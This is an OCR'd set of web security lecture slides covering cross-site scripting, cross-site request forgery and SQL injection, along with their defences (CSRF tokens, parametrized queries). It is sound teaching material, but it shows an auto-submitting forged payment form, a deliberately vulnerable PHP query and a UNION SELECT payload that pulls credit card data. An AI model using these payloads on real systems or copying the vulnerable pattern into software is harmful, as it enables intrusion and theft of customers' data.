
Identifying XSS vulnerabilities

- Dynamic “taint” tracking
- Static analysis of data flow
- Topic of active research

Cross Site Scripting

- **Attacker injects malicious JavaScript into web applications**
- **Common types:**
  - Reflected XSS (type 2, non-persistent)
    - attack script is reflected back to the user as part of a page from the victim site (error message, search result, …)
  - Stored XSS (type 1, persistent)
    - attacker stores malicious code in a resource managed by the web application (database, message forum,…)
  - DOM-based XSS
    - Attackers injects malicious code into a vulnerable script in the browser

Cross-site request forgery




Cross-site request forgery

- **Example:**
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site (attacker.com) containing:

```
<form name=F action=http://bank.com/BillPay.php>
<input name=recipient value=badguy> …
<script> document.F.submit(); </script>
```


- **Browser sends user auth cookie with request**
  - Transaction will be fulfilled
- **Problem:**
  - cookie auth is insufficient when side effects occur

Form post with cookie




CSRF Prevention Token

- **Requests include a hard-to-guess secret**
  - Unguessability substitutes for unforgeability
- **CSRF Token can be added in Hidden field form parameter**




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

SQL injection



Source: xkcd commics. https://xkcd.com


Database queries with PHP (the wrong way)

- **Sample PHP**

```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID  FROM People WHERE
            Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

- **Untrusted user input 'recipient' is embedded directly into SQL command**
- **Just like XSS, but attacking the database, not a victim page**

Example: Getting private info



Example: Getting private info


SQL Query

```
"SELECT pizza, toppings, quantity, date
  FROM orders
  WHERE userid=" . $userid .
"AND order_month="  . _GET['month']
```

What if:

month = "
0 AND 1=0
UNION SELECT name, CC_num, exp_mon, exp_year
FROM creditcards "

Results


Order History - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://w
Go
Your Pizza Orders in October:
Credit Card Info Compromised
Pizza | Toppings | Quantity | Order Day
Neil Daswani | 1234 1234 9999 1111 | 11 | 2007
Christoph Kern | 1234 4321 3333 2222 | 4 | 2008
Anita Kesavan | 2354 7777 1111 1234 | 3 | 2007
...
Done

Cure: Parametrized SQL

```
SqlCommand cmd = new SqlCommand(
        "SELECT * FROM UserTable WHERE
        username = @User AND
        password = @Pwd", dbConnection);
        cmd.Parameters.Add("@User", Request[“user”]);
        cmd.Parameters.Add("@Pwd", Request[“pwd”]);
        cmd.ExecuteReader();
```


- **Reference user data via variables in the SQL — the parser never sees it**
- **Example is in ASP.NET; all good database APIs support**
- **Also known as “prepared statements”, “bound parameters”, etc.**

I could go on

